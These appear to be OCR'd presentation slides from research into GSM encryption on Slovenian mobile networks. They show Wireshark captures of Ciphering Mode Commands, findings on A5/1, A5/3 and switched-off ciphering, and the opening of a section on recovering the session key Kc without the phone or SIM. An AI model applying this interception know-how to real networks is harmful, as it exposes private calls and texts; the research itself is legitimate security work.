
```
No.   Time          Source      Destination  Protocol   Length Info
 3890 69.647263000 127.0.0.1   127.0.0.1    LAPDm      81 U, func=UI(DTAP) (RR) Measurement Report
 3891 69.665252000 127.0.0.1   127.0.0.1    LAPDm      81 I, N(R)=1, N(S)=0 (Fragment)
 3895 69.735205000 127.0.0.1   127.0.0.1    LAPDm      81 I, N(R)=1, N(S)=1(DTAP) (RR) GPRS Suspension Request
 3896 69.901307000 127.0.0.1   127.0.0.1    LAPDm      81 I, N(R)=2, N(S)=1(DTAP) (MM) Authentication Request
 3905 69.970288000 127.0.0.1   127.0.0.1    LAPDm      81 S, func=RR, N(R)=2
 3907 70.048271000 127.0.0.1   127.0.0.1    LAPDm      81 I, N(R)=0, N(S)=0
 3910 70.118248000 127.0.0.1   127.0.0.1    LAPDm      81 U, func=UI(DTAP) (RR) Measurement Report
 3911 70.136272000 127.0.0.1   127.0.0.1    LAPDm      81 U, func=UI
 3914 70.205219000 127.0.0.1   127.0.0.1    LAPDm      81 I, N(R)=2, N(S)=2(DTAP) (MM) Authentication Response
 3934 70.371245000 127.0.0.1   127.0.0.1    LAPDm      81 I, N(R)=3, N(S)=2(DTAP) (RR) Ciphering Mode Command
 4076 74.114093000 127.0.0.1   127.0.0.1    GSMTAP     81 (CCCH) (RR) Paging Request Type 1
 4077 74.147044000 127.0.0.1   127.0.0.1    GSMTAP     81 (CCCH) (RR) System Information Type 1
```

```
▷ Frame 3934: 81 bytes on wire (648 bits), 81 bytes captured (648 bits) on interface 0
▷ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
▷ Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.1 (127.0.0.1)
▷ User Datagram Protocol, Src Port: 45090 (45090), Dst Port: gsmtap (4729)
▷ GSM TAP Header, ARFCN: 101 (Downlink), TS: 1, Channel: SDCCH/8 (0)
▷ Link Access Procedure, Channel Dm (LAPDm)
▽ GSM A-I/F DTAP - Ciphering Mode Command
  ▷ Protocol Discriminator: Radio Resources Management messages
    DTAP Radio Resources Management Message Type: Ciphering Mode Command (0x35)
  ▽ Cipher Mode Setting
      .... ...1 = SC: Start ciphering (1)
      .... 000. = Algorithm identifier: Cipher with algorithm A5/1 (0)
  ▽ Cipher Mode Response
```

```
0030  2f ff 00 1f f6 53 08 00  00 00 03 64 0d 06 35 01   /....S.. ...d..5.
0040  2b 2b 2b 2b 2b 2b 2b 2b  2b 2b 2b 2b 2b 2b 2b 2b   ++++++++ ++++++++
0050  2b                                                 +
```

...network replied that only A5/1 is available.

Use of encryption - Simobil


simobil_dokaz.pcap [Wireshark 1.6.7]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply

```
           Destination        Protocol  Length Info
0.1        127.0.0.1          LAPDm         81 U, func=UI(DTAP) (RR) System Information Type 5
0.1        127.0.0.1          LAPDm         81 U F, func=UA(DTAP) (RR) Paging Response
8.3.1      192.168.3.1        DB-LSP-D     206 Dropbox LAN sync Discovery Protocol
0.1        127.0.0.1          LAPDm         81 I, N(R)=1, N(S)=0(DTAP) (MM) Authentication Request
0.1        127.0.0.1          LAPDm         81 U, func=UI(DTAP) (RR) System Information Type 5ter
0.1        127.0.0.1          LAPDm         81 U, func=UI
0.1        127.0.0.1          LAPDm         81 S, func=RR, N(R)=2
0.1        127.0.0.1          LAPDm         81 U, func=UI(DTAP) (RR) System Information Type 6
0.1        127.0.0.1          LAPDm         81 I, N(R)=2, N(S)=1(DTAP) (RR) Ciphering Mode Command
0.1        127.0.0.1          GSMTAP        81 (CCCH) (RR) Paging Request Type 1
0.1        127.0.0.1          GSMTAP        81 (CCCH) (RR) Immediate Assignment
```


```
▸ Protocol Discriminator: Radio Resources Management messages
  DTAP Radio Resources Management Message Type: Ciphering Mode Command (0x35)
  .... ...1 = SC: Start ciphering (1)
  .... 010. = Algorithm identifier: Cipher with algorithm A5/3 (2)
  ...1 .... = CR: IMEISV shall be included (1)
```

```
0010  [redacted]
0020
0030
0040
0050
```

```
○ Algorithm identifier (gsm_a.algorithm_identifier), 1 ... Packets: 2784 Displayed: 2784 Marked: 0 Load time: 0:00.039    Profile: ...
```

Simobil was using A5/3 also, however...

Use of encryption - Simobil


Capturing from lo (loopback)   [Wireshark 1.7.2 (SVN Rev 42553 from /trunk)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear Apply Shrani

Filter: gsmtap


```
No.   Time                Source      Destination  Protocol  Length  Info
 3773 22:26:20.514226000  127.0.0.1   127.0.0.1    GSMTAP        81  (CCCH) (RR) Immediate Assignment
 3774 22:26:20.541699000  127.0.0.1   127.0.0.1    GSMTAP        81  (CCCH) (RR) Paging Request Type 1
 3775 22:26:20.578433000  127.0.0.1   127.0.0.1    LAPDm         81  U, func=UI
 3778 22:26:20.647704000  127.0.0.1   127.0.0.1    LAPDm         81  U P, func=SABM(DTAP) (MM) CM Service Request
 3779 22:26:20.813785000  127.0.0.1   127.0.0.1    LAPDm         81  U F, func=UA(DTAP) (MM) CM Service Request
 3782 22:26:20.884139000  127.0.0.1   127.0.0.1    LAPDm         81  U, func=UI
 3783 22:26:20.887652000  127.0.0.1   127.0.0.1    LAPDm         81  U, func=UI(DTAP) (RR) System Information Type 5
 3786 22:26:20.956903000  127.0.0.1   127.0.0.1    LAPDm         81  U, func=UI(DTAP) (RR) Measurement Report
 3787 22:26:21.049291000  127.0.0.1   127.0.0.1    LAPDm         81  I, N(R)=0, N(S)=0(DTAP) (RR) Ciphering Mode Command
 3790 22:26:21.118537000  127.0.0.1   127.0.0.1    LAPDm         81  S, func=RR, N(R)=1
 3791 22:26:21.284824000  127.0.0.1   127.0.0.1    LAPDm         81  U, func=UI
```

```
▶ Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.1 (127.0.0.1)
▶ User Datagram Protocol, Src Port: 58444 (58444), Dst Port: gsmtap (4729)
▶ GSM TAP Header, ARFCN: 32 (Downlink), TS: 0, Channel: SDCCH/8 (5)
▶ Link Access Procedure, Channel Dm (LAPDm)
▼ GSM A-I/F DTAP - Ciphering Mode Command
  ▶ Protocol Discriminator: Radio Resources Management messages
    DTAP Radio Resources Management Message Type: Ciphering Mode Command (0x35)
  ▼ Cipher Mode Setting
      .... ...0 = SC: No ciphering (0)
  ▼ Cipher Mode Response
      ...1 .... = CR: IMEISV shall be included (1)
```

```
0010  00 43 4f b1 40 00 40 11  ec f6 7f 00 00 01 7f 00   .CO.@.@. ........
0020  00 01 e4 4c 12 79 00 2f  fe 42 02 04 01 00 00 20   ...L.y./ .B.....
0030  31 ff 00 19 7f 4b 08 00  05 00 03 00 0d 06 35 10   1....K.. ......5.
0040  2b 2b 2b 2b 2b 2b 2b 2b  2b 2b 2b 2b 2b 2b 2b 2b   ++++++++ ++++++++
0050  2b                                                 +
```

...it was possible to switch the encryption completely off (use of A5/0).

Use of encryption - Tušmobil



```
No.  Time             Source     Destination  Protocol Length Info
3924 11:33:28.259650  127.0.0.1  127.0.0.1    LAPDm        81 U, func=UI
3925 11:33:28.494726  127.0.0.1  127.0.0.1    LAPDm        81 U F, func=UA(DTAP) (MM) CM Service Request
3926 11:33:28.642709  127.0.0.1  127.0.0.1    LAPDm        81 U, func=UI(DTAP) (RR) System Information Type 6
3927 11:33:28.729845  127.0.0.1  127.0.0.1    LAPDm        81 I, N(R)=1, N(S)=0(DTAP) (RR) Ciphering Mode Command
3928 11:33:32.597576  127.0.0.1  127.0.0.1    GSMTAP       81 (CCCH) (RR) Paging Request Type 1
3929 11:33:32.625600  127.0.0.1  127.0.0.1    GSMTAP       81 (CCCH) (RR) Paging Request Type 1
3930 11:33:32.643732  127.0.0.1  127.0.0.1    GSMTAP       81 (CCCH) (RR) Paging Request Type 1
3931 11:33:32.671623  127.0.0.1  127.0.0.1    GSMTAP       81 (CCCH) (RR) Paging Request Type 1
3932 11:33:32.689638  127.0.0.1  127.0.0.1    GSMTAP       81 (CCCH) (RR) Paging Request Type 1
3933 11:33:32.722675  127.0.0.1  127.0.0.1    GSMTAP       81 (CCCH) (RR) System Information Type 3
3934 11:33:32.740630  127.0.0.1  127.0.0.1    GSMTAP       81 (CCCH) (SS)
3935 11:33:32.768554  127.0.0.1  127.0.0.1    GSMTAP       81 (CCCH) (RR) Paging Request Type 1
3936 11:33:32.786624  127.0.0.1  127.0.0.1    GSMTAP       81 (CCCH) (RR) Paging Request Type 1
```

```
    Signal/Noise Ratio (dB): 44
    Signal Level (dBm): 255
    GSM Frame Number: 1109410
    Channel Type: SDCCH/8 (8)
    Antenna Number: 0
    Sub-Slot: 1
▶ Link Access Procedure, Channel Dm (LAPDm)
▼ GSM A-I/F DTAP - Ciphering Mode Command
  ▶ Protocol Discriminator: Radio Resources Management messages
    DTAP Radio Resources Management Message Type: Ciphering Mode Command (0x35)
    .... ...1 = SC: Start ciphering (1)
    .... 000. = Algorithm identifier: Cipher with algorithm A5/1 (0)
    ...0 .... = CR: IMEISV shall not be included (0)
```

```
0030
0040
0050
```

```
Algorithm identifier (gsm_a.algori...   Packets: 7219 Displayed: 7219 Marked: 0   Profile: Default
```

Tušmobil was using encryption algorithm A5/1.

Cryptanalysis if session key Kc


(without possession of mobile phone and/or SIM card)

[on this specific attack are vulnerable only networks with A5/1 and without random padding]

[slightly modified attack can be successfully used against networks with random padding]

Creating of session key Kc

Encryption key **Ki** is stored on a SIM card **and in** HLR registry. Session key **Kc** derives from **Ki**, and is used to encryption of SMS and voice conversation.



1\.

GSM network

RAND

128-bit

HLR: Ki + **RAND** @ A3 = **SRES**

SIM card: Ki + **RAND** @ A3 = **SRES**

2\.

GSM network

SRES

32-bit

